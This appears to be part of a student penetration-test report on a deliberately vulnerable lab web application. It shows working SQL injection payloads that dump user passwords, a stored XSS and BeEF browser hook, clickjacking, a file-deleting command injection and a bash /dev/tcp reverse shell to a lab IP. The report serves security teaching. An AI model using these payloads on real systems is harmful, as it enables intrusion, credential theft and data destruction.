- Failure to URL Access restriction.
- Clear text password via http.
- Server error handling.
- Outdated server.
- Password auto completion.
- Allows users to input easy passwords.

4.3. Attack phase:

- SQLInjection
  - As both the tool assisted, and manual vulnerability scan has indicated a high chance of SQLInjection attack it was worth to form an SQLInjection attack.
  - The first SQLInjection attack uses the (“or””=”) on both username and password filed. This gives access to all users in the system, figure (11).



Welcome, Philip Meerkat!

[illegible]


Welcome, John Underdog!

[illegible]

Welcome, Jane Grisly!


Figure 11, basic SQLInjection attack

  - While manually testing the application a debug error was found, which contained a query of the database, figure (12), the error was produced after registering a pre-registered user. This helped with understanding the queries performed by the server to save and retrieve users and after some minor trial and error the following SQLInjection was performed: (OR""=""UNION select age,image,name,username,password from users") in the password filed. This helped us gain access to all usernames and password, Figure (13). Further clarification on how this information was compiled is detailed in the error handling attack sub-section.



```
IntegrityError

A problem occurred in a Python script. Here is the sequence of function calls leading up to the error, in the order they occurred.

/home/cmt118/vulnerable-website/cgi-bin/register.py in <module>
     27 conn = sqlite3.connect('people.db')
     28 c = conn.cursor()
=>   29 c.execute('insert into users values (?, ?, ?, ?, ?)', (username, password, my_name, my_age, my_image))
     30 conn.commit()
     31 conn.close()
c = <sqlite3.Cursor object>, c.execute = <built-in method execute of sqlite3.Cursor object>, username = 'W', password = 'J', my_name = 'W', my_age = '0', my_image = '0'

IntegrityError: UNIQUE constraint failed: users.username
      args = ('UNIQUE constraint failed: users.username',)
      with_traceback = <built-in method with_traceback of IntegrityError object>
```

Figure 12, Python error



```
<html >
  <head > … </head>
  <body >
    <h1 > … </h1>
    <img src="donkey" ></img>
    <p > … </p>
    <p > … </p>
    <textarea readonly="" cols="80" rows="24" > … </textarea>
    <hr ></hr>
    <h1 > … </h1>
    <img src="iloveyou" ></img>
    <p > … </p>
    <p > … </p>
    <textarea readonly="" cols="80" rows="24" > … </textarea>
    <hr ></hr>
    <h1 > … </h1>
    <img src="Passw0rd!" ></img>
    <p > … </p>
    <p > … </p>
    <textarea readonly="" cols="80" rows="24" > … </textarea>
    <hr ></hr>
    <h1 > … </h1>
    <img src="../bear.jpg" ></img>
    <p > … </p>
    <p > … </p>
    <textarea readonly="" cols="80" rows="24" > … </textarea>
    <hr ></hr>
    <h1 > … </h1>
    <img src="../dog.jpg" ></img>
    <p > … </p>
    <p > … </p>
    <textarea readonly="" cols="80" rows="24" > … </textarea>
    <hr ></hr>
```

Figure 13, complex SQL attack

- Cross site scripting
    - The manual scan has proved a possibility of an XSS attack.
    - The first XSS attack used a basic (<script>) tag. When a user is registering, if the command (<script> alert(x) </script>) is inputted in the name field, figure (10), a successful XSS is proven, figure (14). The command is stored in the name field and whenever a query is run containing the name of the victim, the attack is re-launched, figure (15).




Figure 14, successful XSS attack






Figure 15, infected user running the find friend's page

- As a basic XSS attack was proven, using a tool such as BEEF seemed most appropriate. Figure (16, 17.) shows an initial beef hook. After the hook is created, and the hook is populated in the desired input field a connection to the user is made, figure (18). Using the BEEF UI many attacks could be performed, for example, since we know that there's a missing X-FRAME we could start launching a click jacking attack from the beef UI, figure (19,20).




```
[13:44:30][*] Bind socket [imapeudoral] listening on [0.0.0.0:2000].
[13:44:30][*] Browser Exploitation Framework (BeEF) 0.4.4.5-alpha
[13:44:30]    |   Twit: @beefproject
[13:44:30]    |   Site: http://beefproject.com
[13:44:30]    |   Blog: http://blog.beefproject.com
[13:44:30]    |_  Wiki: https://github.com/beefproject/beef/wiki
[13:44:30][*] Project Creator: Wade Alcorn (@WadeAlcorn)
[13:44:31][*] BeEF is loading. Wait a few seconds...
[13:44:31][*] 10 extensions enabled.
[13:44:31][*] 171 modules enabled.
[13:44:31][*] 2 network interfaces were detected.
[13:44:31][+] running on network interface: 127.0.0.1
[13:44:31]    |   Hook URL: http://127.0.0.1:3000/hook.js
[13:44:31]    |_  UI URL:   http://127.0.0.1:3000/ui/panel
[13:44:31][+] running on network interface: 192.168.118.128
[13:44:31]    |   Hook URL: http://192.168.118.128:3000/hook.js
[13:44:31]    |_  UI URL:   http://192.168.118.128:3000/ui/panel
[13:44:31][*] RESTful API key: c3731a0f94d72a996d6b71c85d8123967f9219e7
[13:44:31][*] HTTP Proxy: http://127.0.0.1:6789
[13:44:31][*] BeEF server started (press control+c to stop)
[13:46:25][!] [Browser Details] Invalid browser name returned from the hook browser's initial connection.
[13:46:25][!] [Browser Details] Invalid hooked browser type returned from the hook browser's initial connection.
[13:46:25][*] New Hooked Browser [id:1, ip:192.168.118.128, type:UNKNOWN-UNKNOWN, os:Linux], hooked domain [192.168.118.130:8000]
```

Figure 16, beef initial hook



username :	a
password :	•
Name :	.128:3000/hook.js> </script>
Age :	2
Image URL:	cda

Figure 17, beef hook in a victim's browser




Category: Browser (5 Items)

Browser Version: UNKNOWN
Browser UA String: Mozilla/5.0 (X11; Linux i686; rv:22.0) Gecko/20100101 Firefox/22.0 Iceweasel/22.0
Browser Platform: Linux i686
Browser Plugins: Gnome Shell Integration
Window Size: Width: 1516, Height: 599

Category: Browser Components (16 Items)

Flash: Yes
Java: No
VBScript: No
PhoneGap: No
Google Gears: No
Silverlight: No
Web Sockets: Yes
QuickTime: No
RealPlayer: No
Windows Media Player: No
VLC: No
Foxit Reader: No
WebRTC: Yes

Figure 18, beef's success



id	date	label
0	2022-01-06 13:51	command 1


Clickjacking

Description: Allows you to perform basic multi-click clickjacking. The iframe follows the mouse, so anywhere the user clicks on the page will be over x-pos,y-pos. The optional JS configuration values specify local Javascript to exectute when a user clicks, allowing the page can give visual feedback. The attack stops when y-pos is set to a non-numeric values (e.g. a dash).

For a demo, visit /demos/clickjacking/clickjack_attack.html with the default settings (based on browser they may have to be adjusted).

iFrame Src: http://0.0.0.0:3000/demos/clickjacking/clickjack_victim.html
Security restricted (IE): ☐
Sandbox: ☐
Show Attack: ☑
Click Delay (ms): 300
iFrame Width: 16
iFrame Height: 10
~~~~~~~~~ CLICK 1
JS: $("#overlay1").data("overlay").close();
X-pos: 20
Y-pos: 55
~~~~~~~~~ CLICK 2
JS: $(".more-quotes").trigger("click");


Figure 19, click jacking beef UI


The page at http://0.0.0.0:3000 says:

You clicked link1 at http://0.0.0.0:3000/demos/clickjacking/clickjack_victim.html#click1


Figure 20, successful clickjack in victim's machine

- Command injection
    - As the tools have indicated, command injections are possible. And after rigorous testing, it was found that inputting a semi column “;” in any input field of the web applications and a Linux command after the semi column would server as medium for executing commands on the server side. For example, inputting “; rm index.html” in the user name field while registering would delete the index file of the web application, figure (21, 22). This command is an example of what could be done. Many other commands and queries could be run such as: ls, cat, create files, move files, echo, etc.



username :	; rm index.html
password :	•
Name :	a
Age :	2
Image URL:	cda


Figure 21, an RM command


Directory listing for /

- all_users.html
- bear.jpg
- cat.jpg
- cgi-bin/
- cmt118.css
- create-database.py
- dog.jpg
- favicon.ico
- nohup.out
- people.db
- query-database.py
- secrets.txt


Figure 22, the injection worked and the index file was deleted.

- As command injection have been proven to work, a reverse shell seemed possible. By listening on NETCAT for connections figure (23) and injection the following command in the username field (|bash -c "bash -i >& /dev/tcp/192.168.118.128/"NETCAT PORT">&1") figure (24). A reverse shell is connected figure (25) and a plethora of exploits could then be done, such as deleting, changing and misconfiguring files.



```
